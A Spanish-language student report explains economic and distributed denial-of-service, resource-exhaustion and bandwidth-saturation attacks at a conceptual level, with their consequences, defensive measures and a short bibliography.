El EDoS es un tipo específico de ataque de denegación de servicio (DoS, por sus siglas en inglés) diseñado no solo para interrumpir la disponibilidad de un servicio, sino también para generar un daño económico directo o indirecto a la víctima. Mientras que un ataque DoS convencional se enfoca en causar simplemente la inactividad de un servicio, el EDoS tiene por objetivo también aumentar los costos operativos de la víctima y, por ende, deteriorar su viabilidad económica.

Características Fundamentales del EDoS

- **Orientación Económica**: A diferencia de otros tipos de ataques, aquí el atacante se concentra en cómo su acción afectará directamente el aspecto financiero de la víctima, ya sea provocando un aumento en los costos o causando la pérdida de ingresos.
- **Uso de Recursos Externos**: Un ataque EDoS puede involucrar la manipulación de recursos externos o servicios de terceros para amplificar el daño, como provocar que un servicio de alojamiento en la nube se sobrecargue y genere facturas más altas.
- **Impacto en la Actividad Empresarial**: Puede tener efectos en cascada en los ingresos, la satisfacción del cliente y la posición competitiva de la organización atacada.

Metodologías de Ataque

Los ataques EDoS pueden llevarse a cabo mediante diversas metodologías, que incluyen:

- **Generación Masiva de Tráfico**: Utilizar botnets (redes de dispositivos infectados) para inundar el servidor objetivo con un volumen abrumador de solicitudes, colocándolo bajo una carga excesiva que provoca una degradación del servicio.
- **Explotación de la Lógica de Aplicación**: En lugar de bombardear un servidor con solicitudes generales, un atacante puede enviar solicitudes complejas que requieren recursos significativos para procesarse. Esto suele ser más efectivo contra aplicaciones web, donde las consultas a bases de datos son pesadas.
- **Recursos en la Nube y Escalabilidad Forzada**: Los atacantes pueden manipular sistemas que cobran a las organizaciones basándose en el uso de recursos. Por ejemplo, provocar que un servicio de computación en la nube escale a términos más altos debido a la alta demanda ocasionada por el ataque.
- **Ataques Dirigidos a Proveedores de Servicios**: Atacar no solo al servidor que ofrece el servicio directo al usuario, sino también a los proveedores de servicios subyacentes, como servidores DNS o de autenticación.

Consecuencias para la Víctima

- **Costos Directos**: Incurre en gastos operativos adicionales que pueden incluir la necesidad de más ancho de banda, actualizaciones de hardware, o servicios de mitigación de DDoS (denegación de servicio distribuido).
- **Pérdida de Oportunidades**: La interrupción del servicio deriva en ventas perdidas, costos de retención de clientes y daños a la marca.
- **Reputación Comprometida**: Los clientes pueden perder confianza en la capacidad de la empresa para proporcionar servicios fiables, lo que puede resultar en la pérdida de clientes a largo plazo.

Mecanismos de Defensa

La prevención y mitigación de ataques EDoS requiere un enfoque multidimensional:

- **Infraestructura Resiliente**: Invertir en arquitecturas de IT que sean escalables y robustas frente a picos de tráfico inesperados.
- **Sistemas de Detección y Respuesta**: Implementar herramientas que monitoricen el tráfico en tiempo real y puedan detectar patrones de comportamiento anómalos para activamente bloquear o restringir el tráfico malicioso.

- **Limitación y Control de Recursos**: Establecer límites de uso y políticas de priorización que permitan que el servicio continúe siendo accesible incluso bajo condiciones de ataque.
- **Uso de CDN y Balanceadores de Carga**: Emplear redes de distribución de contenido que ayuden a distribuir la carga de tráfico en múltiples servidores, lo que ayuda a mitigar el impacto de un ataque.
- **Concienciación y Entrenamiento**: Capacitar a los empleados sobre la naturaleza de los ataques EDoS y cómo reconocer señales de un potencial ataque inminente.

Implicaciones Legales y Éticas

- **Responsabilidad Legal**: Las organizaciones que sean víctimas de ataques EDoS a menudo contemplan acciones legales contra los atacantes o quienes faciliten el ataque, dado que estos actos son ilegales y pueden provocar consecuencias penales.
- **Regulaciones de Seguridad**: Muchas industrias están reguladas por normativas que requieren que las empresas implementen medidas de seguridad adecuadas para protegerse contra ataques informáticos, incluidos los EDoS.

ATAQUE DE DENEGACIÓN DE SERVICIO DISTRIBUIDO (DDOS)

Un **ataque DDoS** (Denegación de Servicio Distribuido) es un tipo de ataque cibernético donde un servidor o una red es inundada con grandes cantidades de tráfico falso, lo que impide que los usuarios legítimos puedan acceder a los servicios en línea. El objetivo es saturar el sistema de la víctima, dejándolo fuera de servicio.

DoS frente a DDoS

Un ataque de denegación de servicio distribuido es una subcategoría del ataque de denegación de servicio (DoS) más general. En un ataque de DoS, el atacante utiliza una sola conexión a Internet para despojar a un objetivo con solicitudes falsas o para intentar explotar una vulnerabilidad de ciberseguridad. La DDoS es más grande en escala. Utiliza miles (incluso millones) de dispositivos conectados para cumplir su objetivo. El gran volumen de los dispositivos utilizados hace que la DDoS sea mucho más difícil de combatir.

Botnets

Los botnets son la forma principal en que se llevan a cabo los ataques de denegación de servicio distribuidos. El atacante entrará a computadoras u otros dispositivos e instalará un código malicioso, o malware, llamado bot. Todas juntas, las computadoras infectadas forman una red llamada botnet. Luego, el atacante le indica a la botnet que sature los servidores y dispositivos de la víctima con más solicitudes de conexión de las que puede manejar.

Tipos de ataques DDoS:

Ataques volumétricos: Buscan consumir todo el ancho de banda disponible entre el objetivo y el resto de Internet. Ejemplo: amplificación DNS, donde el atacante usa servidores DNS para enviar grandes cantidades de datos al objetivo.

Ataques de protocolo: Explotan debilidades en los protocolos de red, consumiendo recursos de servidores y dispositivos. Ejemplo: inundación SYN, donde se envían numerosas solicitudes al servidor, pero nunca se completan, dejándolo ocupado.

Ataques a nivel de aplicación: Apuntan a las aplicaciones o servicios que generan las páginas web. Ejemplo: inundación HTTP, donde se envían muchas solicitudes web para sobrecargar al servidor.

Consecuencias de un ataque DDoS:

- **Caída del servicio**: Los usuarios legítimos no pueden acceder al sitio.
- **Pérdida de ingresos**: Las empresas pierden oportunidades de negocio.
- **Daño a la reputación**: Los clientes pierden confianza en el servicio.

ATAQUE DE DENEGACIÓN DE SERVICIO POR AGOTAMIENTO DE RECURSOS

El Ataque de Denegación de Servicio por Agotamiento de Recursos es un tipo de ataque que busca hacer que un sistema, servicio o red se vuelva inaccesible al consumir todos sus recursos disponibles. Este tipo de ataque se enfoca en sobrecargar los recursos críticos del sistema, como la CPU, memoria, ancho de banda o conexiones de red, para que el servicio no pueda responder a las solicitudes legítimas de los usuarios.

Características principales del ataque:

Objetivo: El propósito de este ataque es agotar los recursos computacionales del servidor o la red, haciéndolo incapaz de responder a usuarios reales. Puede dirigirse a servidores, aplicaciones, servicios en la nube, entre otros.

Recursos atacados:

CPU y RAM: Saturar la capacidad de procesamiento o memoria del sistema, provocando que se cuelgue o funcione de forma muy lenta.

Ancho de banda: Generar tráfico masivo para consumir toda la capacidad de la red, impidiendo que las solicitudes legítimas lleguen.

Conexiones de red: Saturar el número de conexiones simultáneas que el servidor puede manejar (por ejemplo, llenando las tablas de conexión en el sistema).

Disco: En algunos casos, los atacantes intentan llenar el almacenamiento del sistema, evitando que pueda escribir o procesar nuevos datos.

Métodos comunes:

Inundación de solicitudes: Enviar una cantidad masiva de peticiones al servidor para agotar sus recursos. Un ejemplo es la **inundación HTTP**, en la que se realizan miles o millones de solicitudes web para agotar los recursos.

Ataques volumétricos: Estos ataques consumen todo el ancho de banda disponible enviando grandes cantidades de datos desde diferentes fuentes, lo que impide que el tráfico legítimo pueda acceder.

Ataques a nivel de aplicación: Se dirigen a la capa de aplicación (como un servidor web o una base de datos), enviando solicitudes aparentemente legítimas, pero en grandes cantidades para agotar los recursos del sistema.

Consecuencias:

Tiempo de inactividad: El servidor o la red puede volverse completamente inaccesible, lo que afecta a los usuarios.

Rendimiento degradado: Aunque el sistema no colapse por completo, su rendimiento puede verse gravemente afectado, ofreciendo respuestas extremadamente lentas.

Pérdida económica: Empresas y organizaciones pueden sufrir pérdidas financieras debido a la interrupción del servicio, afectando tanto la productividad como la confianza de los clientes.

Mitigación y prevención:

- **Balanceo de carga**: Distribuir el tráfico entre varios servidores puede ayudar a prevenir el agotamiento de recursos en un solo servidor.
- **Escalabilidad en la nube**: Utilizar servicios en la nube que ofrezcan escalabilidad automática permite a las empresas aumentar sus recursos cuando se detecta un aumento anómalo en la demanda.
- **Sistemas de detección de intrusiones (IDS)**: Implementar sistemas que monitoricen y detecten patrones de ataque permite tomar acciones antes de que el sistema colapse.
- **Firewall de aplicaciones web (WAF)**: Este tipo de firewall puede filtrar y bloquear tráfico malicioso dirigido a las aplicaciones, protegiendo los recursos críticos.

ATAQUE DE DENEGACIÓN DE SERVICIO POR SATURACIÓN DE ANCHO DE BANDA

El Ataque de Denegación de Servicio por Saturación de Ancho de Banda es un tipo de ataque DDoS (Distributed Denial of Service) en el cual el atacante intenta consumir toda la capacidad de ancho de banda disponible en un servidor o red. Esto se logra mediante el envío masivo de tráfico malicioso, sobrecargando la red y dificultando o impidiendo el acceso de usuarios legítimos a los servicios.

Características del ataque:

El principal objetivo es **saturar** la capacidad de transmisión de datos de la red o servidor para que no pueda manejar el tráfico legítimo. Este tipo de ataque afecta tanto a la disponibilidad de los servicios como al rendimiento de la red.

Técnicas utilizadas:

Paquetes de gran tamaño: Se envían paquetes de datos excesivamente grandes que consumen más ancho de banda con cada transmisión.

Paquetes malformados: Los atacantes pueden utilizar paquetes diseñados incorrectamente que son más difíciles de procesar para el servidor, agravando la congestión.

Inundación de solicitudes HTTP: Se envían un gran número de peticiones a nivel de aplicación (por ejemplo, en un servidor web), que parecen legítimas, pero en grandes volúmenes, agotan la capacidad de procesamiento.

Dificultad de detección: Estos ataques suelen ser difíciles de mitigar porque el tráfico malicioso **puede parecerse al tráfico normal**. Los sistemas de monitoreo necesitan ser muy precisos para detectar patrones anómalos.

Impacto:

Indisponibilidad del servicio: Los usuarios no pueden acceder al servidor o red afectada.

Degradación del rendimiento: Aunque el sistema no colapse completamente, la velocidad de transmisión y el tiempo de respuesta se vuelven extremadamente lentos.

Costos adicionales: El uso excesivo del ancho de banda puede generar costos elevados, especialmente en servicios en la nube que facturan por consumo.

Medidas de protección:

- **Sistemas de detección y mitigación de DDoS**: Estos sistemas analizan el tráfico en busca de patrones sospechosos y bloquean el tráfico malicioso antes de que pueda saturar la red.
- **Balanceo de carga**: Distribuir el tráfico entre varios servidores ayuda a reducir la carga en un único punto y minimizar el riesgo de saturación.
- **Limitación de ancho de banda**: Implementar límites de ancho de banda para usuarios no autenticados o desconocidos para evitar que el tráfico malicioso consuma todos los recursos.
- **Segmentación de red**: Separar diferentes partes de la red para contener los efectos del tráfico malicioso y evitar que se propague por todo el sistema.

CONCLUSION:

La seguridad informática es uno de los pilares fundamentales en el funcionamiento de las redes y sistemas modernos, ya que garantiza la protección de la información ante un panorama de amenazas cibernéticas que no deja de evolucionar. En esta práctica hemos abordado los conceptos esenciales que permiten comprender la importancia de implementar medidas de seguridad tanto a nivel de usuarios como en las organizaciones. Los ataques cibernéticos, como el malware, phishing, ataques de denegación de servicio, y otros, representan riesgos serios que pueden comprometer no solo la integridad de los datos, sino también la continuidad de las operaciones de una empresa, causando desde pérdidas económicas hasta daños irreparables en su reputación. Proteger los sistemas implica adoptar un enfoque integral que cubra todos los aspectos de la seguridad, desde la confidencialidad y la integridad de la información, hasta la disponibilidad de los servicios. Para ello, es crucial implementar una combinación de tecnologías como cortafuegos, cifrado de datos, autenticación multifactor, y sistemas de detección y prevención de intrusiones, así como asegurar que se mantengan actualizados todos los parches y actualizaciones de seguridad.

BIBLIOGRAFIAS:

https://www.kaspersky.es/resource-center/definitions/brute-force-attack

Denegación de Servicio (DoS y DDoS): cómo funciona y cómo protegerse (ciberinseguro.com)

https://www.cloudflare.com/es-es/learning/ddos/glossary/denial-of-service/

¿Qué es un ataque DDoS? Significado, definición y tipos | Fortinet

https://minervreport.com/ciberseguridad/glosario/tipos-de-amenazas/termino/ataque-saturacion-ancho-banda/#:~:text=Un%20ataque%20de%20saturaci%C3%B3n%20de,cantidad%20masiva%20de%20tr%C3%A1fico%20malicioso.